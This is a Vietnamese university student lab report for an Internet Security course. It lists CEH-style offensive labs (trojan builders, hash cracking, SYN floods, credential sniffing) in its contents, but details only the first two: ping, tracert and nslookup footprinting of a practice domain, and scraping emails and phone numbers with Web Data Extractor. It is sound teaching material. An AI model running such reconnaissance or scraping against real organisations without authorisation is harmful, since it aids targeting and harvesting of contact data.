

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH  
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN  
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG



BÁO CÁO THỰC HÀNH  
MÔN HỌC: BẢO MẬT INTERNET  
Lớp: NT405.021.MMCL

GVHD: ThS. Tô Nguyễn Nhật Quang

Nhóm: 09

Thành viên:

STT	Họ và tên	MSSV	Email
1	Đinh Quảng Đại	20520886	20520886@gm.uit.edu.vn
2	Hồ Hải Dương	21520202	21520202@gm.uit.edu.vn
3	Hồ Mạnh Đạt	21520695	21520695@gm.uit.edu.vn
4	Lê Đức Thành	21521441	21521441@gm.uit.edu.vn

TP. Hồ Chí Minh, 06/2024

## MỤC LỤC

<b>TỔNG QUÁT THỰC HÀNH.....</b>	<b>4</b>
<b>Chương 2.1 – Module 2 Footprinting and Raiconnaissance .....</b>	<b>6</b>
Lab 1 – Open Source Information Gathering using Windows Command Line Utilities .....	6
Lab 2 – Extracting a Company's Data using Web data extractor .....	9
Lab 3 – Mirroring Website using HTTrack Web Site Copier.....	15
Lab 4 – Tracing Email.....	18
Lab 5 – Gathering IP and Domain Name Information using Whois Lookup	20
Lab 6 – Path Analyzer Pro .....	22
Lab 7 - Metasploit.....	23
<b>Chương 2.2 – Module 3 Scanning Network.....</b>	<b>26</b>
Lab 1 - Scanning the Network using the Colassoft Packet Builder .....	26
Lab 2 – UDP and TCP Packet Crafting Techniques using Hping3 .....	29
Lab 3 – Scanning for Network Traffic Going through a Computer's Adapter using IP-Tools.....	32
Lab 4 – Checking for Live Streaming using Angry IP Scanner .....	35
Lab 5 – Perform ICMP Probing using Ping/Traceroute for Network Troubleshooting.....	38
Lab 6 – Avoiding Scanning Detection using Multiple Decoy IP Address .....	39
Lab 7 – Anomyous Browsing using Proxy Switcher.....	40
<b>Chương 3 – Module 6 System Hacking .....</b>	<b>42</b>
Lab 1 – Dumping and Cracking SAM Hashes to Extract Plaintext Passwords.	42
Lab 2 – Auditing System Passwords using L0phtCrack.....	45
Lab 3 – Escalating Privileges by Exploiting Client Side Vulnerabilities.....	50
Lab 4 – Hiding Files using NTFS Streams .....	52
Lab 5 – Hiding Data using White Space Steganography .....	54
Lab 6 – Image Steganography using OpenStego .....	55
Lab 7 – Viewing, Enabling and Clearing Audit Policies using Auditpol .....	58
<b>Chương 4 - Module 7 Malware Threats .....</b>	<b>60</b>

Lab 1 – Creating a Server using the ProRat Tool .....	60
Lab 2 – Creating an HTTP Trojan and Remotely Controlling a Target Machine using HTTP RAT .....	67
Lab 3 – Creating a Virus using JPS Virus Maker Tool.....	70
Lab 4 – Creating a Worm using Internet Worm Maker Thing .....	74
Lab 5 – Virus Analysis using IDA Pro.....	80
Lab 6 – Monitoring TCP/IP Connections using the CurrPorts .....	84
Lab 7 – Startup Program Monitoring.....	85
<b>Chương 5 – Module 8 Sniffing .....</b>	<b>91</b>
Lab 1 – Performing Man-in-the-Middle Attack using Cain & Abel .....	91
Lab 2 – Spoofing MAC Address using SMAC .....	93
Lab 3 – Analyzing a Network using the Capsa Network Analyzer .....	95
Lab 4 – Sniffing the Network using the OmniPeek Network Analyzer.....	100
Lab 5 – Detecting ARP Attacks with Xarp Tool.....	105
<b>Chương 6 – Module 9 Social Engineering.....</b>	<b>106</b>
Lab 1 – Detecting Phishing using Netcraft .....	106
Lab 2 – Detecting Phishing using PhishTank .....	110
Lab 3 – Sniffing Facebook Credential using Social Engineering Toolkit (SET) .....	111
<b>Chương 7 – Module 10 Denial of Service.....</b>	<b>116</b>
Lab 1 – SYN Flooding a Target Host using Metasploit.....	116
Lab 2 – SYN Flooding a Target Host using Hping3 .....	119
Lab 3 – Detecting and Analyzing DoS Attack Traffic using KFSensor and Wireshark.....	121
<b>Chương 8 – Module 11 Session Hijacking .....</b>	<b>124</b>
Lab 1 – Perform sslstrip and Intercept HTTP Traffic through BetterCAP .....	124
<b>TÀI LIỆU THAM KHẢO .....</b>	<b>127</b>



## TỔNG QUÁT THỰC HÀNH

### Bảng nội dung, phân công công việc:

STT	Công việc	Phân công	Hoàn thành
<b>Chương 2.1 – Module 2 FootPrinting and Raiconnaissance</b>			
1	Windows Command Line Utilities	Mạnh Đạt	100%
2	Web Data Extractor	Quảng Đại	100%
3	HTTrack Web Site Copier	Quảng Đại	100%
4	Tracing Email	Quảng Đại	100%
5	Whois Lookup	Quảng Đại	100%
6	Path Analyzer Pro	Quảng Đại	100%
7	Metasploit	Quảng Đại	100%
<b>Chương 2.2 – Module 3 Scanning Network</b>			
1	Colasoft Packet Builder	Hải Dương	100%
2	Hping3	Hải Dương	100%
3	IP-Tools	Hải Dương	100%
4	Angry IP Scanner	Hải Dương	100%
5	Ping/Traceroute	Hải Dương	100%
6	Multiple Decoy IP Address	Hải Dương	100%
7	Proxy Switcher	Hải Dương	100%
<b>Chương 3 – Module 6 System Hacking</b>			
1	SAM Hashes	Mạnh Đạt	100%
2	L0phtCrack	Mạnh Đạt	100%
3	Escalating Privileges	Mạnh Đạt	100%
4	NTFS Streams	Mạnh Đạt	100%
5	White Space Steganography	Mạnh Đạt	100%
6	OpenStego	Mạnh Đạt	100%
7	Auditpol	Mạnh Đạt	100%
<b>Chương 4 – Module 7 Malware Threats</b>			
1	ProRat	Đức Thành	100%
2	HTTP RAT	Mạnh Đạt	100%

3	JPS Virus Maker Tool	Đức Thành	100%
4	Internet Worm Maker Thing	Mạnh Đạt	100%
5	IDA Pro	Đức Thành	100%
6	CurrPorts	Mạnh Đạt	100%
7	Startup Program Monitoring	Đức Thành	100%
<b>Chương 5 – Module 8 Sniffing</b>			
1	Cain & Abel	Quảng Đại	100%
2	SMAC	Mạnh Đạt	100%
3	Capsa	Mạnh Đạt	100%
4	Omnipeek	Mạnh Đạt	100%
5	XArp	Quảng Đại	100%
<b>Chương 6 – Module 9 Social Engineering</b>			
1	Netcraft	Mạnh Đạt	100%
2	PhishTank	Mạnh Đạt	100%
3	Social Engineering Toolkit (SET)	Mạnh Đạt	100%
<b>Chương 7 – Module 10 Denial of Service</b>			
1	Metasploit	Mạnh Đạt	100%
2	Hping3	Mạnh Đạt	100%
3	KFSensor and Wireshark	Mạnh Đạt	100%
<b>Chương 8 – Module 11 Session Hijacking</b>			
1	BetterCAP	Mạnh Đạt	100%

## BÁO CÁO CHI TIẾT

### Chương 2.1 – Module 2 Footprinting and Raiconnaissance

#### Lab 1 – Open Source Information Gathering using Windows Command Line Utilities

- **Bước 1:** Tìm địa chỉ của domain [www.certifiedhacker.com](http://www.certifiedhacker.com) với lệnh:

ping [www.certifiedhacker.com](http://www.certifiedhacker.com)

```
C:\Users\PC>ping www.certifiedhacker.com
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=354ms TTL=47
Reply from 162.241.216.11: bytes=32 time=245ms TTL=49
Reply from 162.241.216.11: bytes=32 time=312ms TTL=47
Reply from 162.241.216.11: bytes=32 time=273ms TTL=43

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 245ms, Maximum = 354ms, Average = 296ms

C:\Users\PC>
```

Hình 1. 1. Tìm địa chỉ của domain

- **Bước 2:** Tìm size lớn nhất của packet với lệnh:

ping [www.certifiedhacker.com](http://www.certifiedhacker.com) -f -l 1500

```
C:\Users\PC>ping www.certifiedhacker.com -f -l 1465
Pinging certifiedhacker.com [162.241.216.11] with 1465 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\PC>ping www.certifiedhacker.com -f -l 1464
Pinging certifiedhacker.com [162.241.216.11] with 1464 bytes of data:
Reply from 162.241.216.11: bytes=1464 time=633ms TTL=50
Reply from 162.241.216.11: bytes=1464 time=1805ms TTL=45
Reply from 162.241.216.11: bytes=1464 time=601ms TTL=50
Reply from 162.241.216.11: bytes=1464 time=512ms TTL=50

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 512ms, Maximum = 1805ms, Average = 887ms

C:\Users\PC>
```

Hình 1. 2. Tìm size lớn nhất của packet

- **Bước 3:** Tìm hiểu TTL (Time to Live) của gói tin ICMP với option -i của lệnh ping:

ping [www.certifiedhacker.com](http://www.certifiedhacker.com) -i 3

```
C:\Users\PC>ping www.certifiedhacker.com -i 3
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 10.208.231.61: TTL expired in transit.
Reply from 100.123.1.221: TTL expired in transit.
Reply from 203.210.144.237: TTL expired in transit.
Reply from 203.205.56.22: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
C:\Users\PC>ping www.certifiedhacker.com -i 255
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=290ms TTL=50
Reply from 162.241.216.11: bytes=32 time=268ms TTL=45
Reply from 162.241.216.11: bytes=32 time=264ms TTL=50
Reply from 162.241.216.11: bytes=32 time=319ms TTL=49

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 264ms, Maximum = 319ms, Average = 285ms
C:\Users\PC>
```

Hình 1. 3. Time to Live

- Bước 4:** Thăm dò đường đi của gói tin với lệnh tracert:

```
tracert www.certifiedhacker.com
C:\Users\PC>tracert www.certifiedhacker.com
Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 30 hops:
 1       2 ms      4 ms      8 ms  10.45.0.1
 2       3 ms      2 ms      4 ms  192.168.55.3
 3     104 ms     66 ms    103 ms static.cmcti.vn [203.205.56.22]
 4       71 ms     81 ms      *  10.255.40.5
 5      76 ms    229 ms      *  static.cmcti.vn [203.205.56.71]
 6       *         *      66 ms  static.vnpt.vn [113.171.50.45]
 7     155 ms     59 ms      5 ms  static.vnpt.vn [113.171.50.21]
 8      36 ms      *         *  static.vnpt.vn [113.171.32.23]
 9       *         76 ms     78 ms  static.vnpt.vn [113.171.31.219]
10      *         62 ms      *  63-220-194-208.static.pccwglobal.net [63.220.194.208]
11      *         *         *  Request timed out.
12    243 ms      *         150 ms ae-1.r33.tokyjp05.jp.bb.gin.ntt.net [129.250.5.54]
13      59 ms    418 ms    302 ms salt-b4-link.ip.twelve99.net [62.115.140.53]
14      64 ms    253 ms    306 ms newfolddigital-ic-380138.ip.twelve99-cust.net [80.239.167.103]
15    286 ms      *         280 ms 69-195-64-103.unifiedlayer.com [69.195.64.103]
16    287 ms    273 ms    292 ms po99.prv-leaf1a.net.unifiedlayer.com [162.144.240.127]
17    214 ms    295 ms    231 ms sjo-b23-link.ip.twelve99.net [62.115.123.140]
18    263 ms    329 ms    283 ms box5331.bluehost.com [162.241.216.11]

Trace complete.
C:\Users\PC>
```

Hình 1. 4. Thăm dò đường đi

- Bước 5:** Nếu ping domain với TTL nhỏ hơn 17 thì sẽ gặp lỗi “TTL expired in transit”:

```
ping www.certifiedhacker.com -i [TTL] -n 1
```

```
C:\Users\PC>ping www.certifiedhacker.com -i 3 -n 1
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 203.210.144.237: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
C:\Users\PC>ping www.certifiedhacker.com -i 10 -n 1
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Request timed out.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
C:\Users\PC>ping www.certifiedhacker.com -i 14 -n 1
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 129.250.3.142: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
C:\Users\PC>ping www.certifiedhacker.com -i 16 -n 1
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.144.240.127: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
C:\Users\PC>ping www.certifiedhacker.com -i 17 -n 1
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=257ms TTL=43

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 257ms, Maximum = 257ms, Average = 257ms
```

Hình 1. 5. Lỗi TTL expired in transit

- Bước 6:** Thao tác với nslookup:

- Sử dụng nslookup với interactive mode bằng option set type=a:

```
C:\Users\PC>nslookup
Default Server: pfsense4.uit.edu.vn
Address: 192.168.54.4

> set type=a
> www.certifiedhacker.com
Server: pfsense4.uit.edu.vn
Address: 192.168.54.4

Non-authoritative answer:
Name: certifiedhacker.com
Address: 162.241.216.11
Aliases: www.certifiedhacker.com

> |
```

Hình 1. 6.1. interactive mode

- Sử dụng nslookup với CNAME mode với option set type=cname:

```
C:\Users\PC>nslookup
Default Server: pfsense4.uit.edu.vn
Address: 192.168.54.4

> set type=cname
> certifiedhacker.com
Server: pfsense4.uit.edu.vn
Address: 192.168.54.4

certifiedhacker.com
    primary name server = ns1.bluehost.com
    responsible mail addr = dnsadmin.box5331.bluehost.com
    serial = 2024040800
    refresh = 86400 (1 day)
    retry = 7200 (2 hours)
    expire = 3600000 (41 days 16 hours)
    default TTL = 300 (5 mins)

> |
```

Hình 1.6. 2. CNAME mode

- Sử dụng nslookup với option set type=a:

```
C:\Users\PC>nslookup
Default Server: pfsense4.uit.edu.vn
Address: 192.168.54.4

> set type=a
> ns1.bluehost.com
Server: pfsense4.uit.edu.vn
Address: 192.168.54.4


Non-authoritative answer:
Name: ns1.bluehost.com
Address: 162.159.24.80

> |
```

Hình 1.6. 3. Set type = a


## Lab 2 – Extracting a Company's Data using Web data extractor

- **Bước 1:** Download và setup file Web data extractor pro 4.3




Hình 2.1: Giao diện set up

- **Bước 2:** Click **New** để mở phiên làm việc mới



Hình 2.2: Chọn new section để bắt đầu


- **Bước 3:** Gõ URL (<https://www.certifiedhacker.com/>) vào thanh **Start URL**. Kiểm tra các options đã được chọn, click **Start!**



Hình 2.3: Giao diện edit session

- **Bước 4:** Sau khi hoàn thành việc trích xuất dữ liệu, hiện lên thông báo hoàn thành phiên làm việc.

## Báo cáo thực hành



Hình 2.4.1: Cửa sổ thông báo hoàn tất

- Kết quả thu được:

Description	Keywords	Title	Url	Host	Domain	Page size	Page last modified
A brief description of this we...	keywords, or phrases, asso...	Certified Hacker	https://certifiedhacker.com/	certifiedhacker.com	.com	9660	2011-02-10
A brief description of this we...	keywords, or phrases, asso...	Unite - Together is Better (...	https://certifiedhacker.com/Social%2...	certifiedhacker.com	.com	15094	2017-12-27
		Under the Trees	https://certifiedhacker.com/Under%2...	certifiedhacker.com	.com	3653	2017-12-27
		P-Folio	https://certifiedhacker.com/Pfolio/in...	certifiedhacker.com	.com	11606	2017-12-27
		Web Data Extractor Pro	X //certifiedhacker.com/corporate...	certifiedhacker.com	.com	5845	2011-02-10
			//certifiedhacker.com/Recipes/...	certifiedhacker.com	.com	5899	2011-02-10
			//certifiedhacker.com/Online%2...	certifiedhacker.com	.com	20280	2017-12-27
			//certifiedhacker.com/Under%2...	certifiedhacker.com	.com	5151	2017-12-27
			//certifiedhacker.com/Real%20...	certifiedhacker.com	.com	5381	2011-02-10
			//certifiedhacker.com/Recipes/...	certifiedhacker.com	.com	5762	2011-02-10
			//certifiedhacker.com/Menu	certifiedhacker.com	.com	7909	2011-02-10
			//certifiedhacker.com/Recipes...	certifiedhacker.com	.com	10147	2011-02-10
			//certifiedhacker.com/Recipes...	certifiedhacker.com	.com	5828	2011-02-10
			//certifiedhacker.com/Online%2...	certifiedhacker.com	.com	14163	2011-02-10
			//certifiedhacker.com/Contact u...	certifiedhacker.com	.com	14047	2011-02-10
			//certifiedhacker.com/FAQ	certifiedhacker.com	.com	27877	2011-02-10
			//certifiedhacker.com/Search	certifiedhacker.com	.com	11689	2011-02-10
			//certifiedhacker.com/Sitemap	certifiedhacker.com	.com	12968	2011-02-10
			//certifiedhacker.com/Checkout	certifiedhacker.com	.com	12716	2011-02-10
			//certifiedhacker.com/Recipes/...	certifiedhacker.com	.com	11584	2011-02-10
			//certifiedhacker.com/Menu cate...	certifiedhacker.com	.com	12125	2017-12-27
			Turbo Max Theme - OwlTe...	certifiedhacker.com	.com	16031	2011-02-10
			//certifiedhacker.com/Browse D...	certifiedhacker.com	.com	5693	2011-02-10
			//certifiedhacker.com/Print Previ...	certifiedhacker.com	.com	12661	2011-02-10
			//certifiedhacker.com/Typography	certifiedhacker.com	.com	12451	2011-02-10
			//certifiedhacker.com/Hotel Info	certifiedhacker.com	.com	39498	2011-02-10

Hình 2.4.2: Meta Tag

# Báo cáo thực hành

Process log *Results Bad URLs (11) Stored Sessions						
MetaTag (26)	Email (13)	Phone (215)	Fax (211)	Link (64)	Domain (1)	Proxy
<b>Filter</b>						
Email	Name	Url		Title	Host	
contact@unite-mag...	contact	https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
aalia@alisan.com	aalia	https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
info@introspire.web	info	https://certifiedhacker.com/corporate...		certifiedhacker.com		
sales@introspire.web	sales	https://certifiedhacker.com/corporate...		certifiedhacker.com		
support@introspire...	support	https://certifiedhacker.com/corporate...		certifiedhacker.com		
contact@unite-mag...	contact	https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
contact@unite-mag...	contact	https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
contact@bonapetit...	contact	https://certifiedhacker.com/Recipes/...	Your company - Recipes	certifiedhacker.com		
contact@unite-mag...	contact	https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
contact@bonapetit...	contact	https://certifiedhacker.com/Recipes/...	Your company - Menu cate...	certifiedhacker.com		
contact@bonapetit...	contact	https://certifiedhacker.com/Recipes/...	Your company - Recipes d...	certifiedhacker.com		
contact@bonapetit...	contact	https://certifiedhacker.com/Recipes/...	Your company - Recipes c...	certifiedhacker.com		
contact@unite-mag...	contact	https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		

Hình 2.4.3: Emails

MetaTag (26) Email (13) Phone (215) Fax (211) Link (64) Domain (1) Proxy						
<b>Filter</b>						
Phone	Tag	Url		Title	Host	
1-800-123-986563	call	https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
564.2891		https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
27.9944		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
398349200359256		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
19.16015625		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
005972656239187		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
92.98828125		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
79989118208832		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
133.59375		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
710991655433229		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
21.4453125		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
837982453084834		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
3034175184893		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
1-800-123-986563	call	https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
800-63-3.		https://certifiedhacker.com/Under%2...	Clear Construction	certifiedhacker.com		
(666) 256-8972	Call	https://certifiedhacker.com/Real%20...	Professional Real Estate S...	certifiedhacker.com		
1996-2008.		https://certifiedhacker.com/Recipes/...	Your company - Menu	certifiedhacker.com		
01234-567		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
+90 123 45 67	Phone	https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
49.415964		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
11.117578		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
0.008362		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
0.022745		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
41.045958		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
28.99292		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
0.069134		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
0.089264		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
202-483-1111		https://certifiedhacker.com/corporate...		certifiedhacker.com		
896-563-2323		https://certifiedhacker.com/corporate...		certifiedhacker.com		
156-542-9532		https://certifiedhacker.com/corporate...		certifiedhacker.com		
1996-2008.		https://certifiedhacker.com/Recipes/...	Your company - Recipes d...	certifiedhacker.com		
1996-2008.		https://certifiedhacker.com/Recipes/...	Your company - Recipes d...	certifiedhacker.com		
1-800-123-986563	call	https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
564.2891		https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
1-800-123-986563	call	https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		

Hình 2.4.4: Số điện thoại


MetaTag (26)	Email (13)	Phone (215)	Fax (211)	Link (64)	Domain (1)	Proxy
Filter						
Fax	Tag	Url	Title	Host		
1-800-123-986563		https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
564.2891		https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
27.9944		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
398349200359256		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
19.16015625		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
005972656239187		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
92.98828125		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
79989118208832		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
133.59375		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
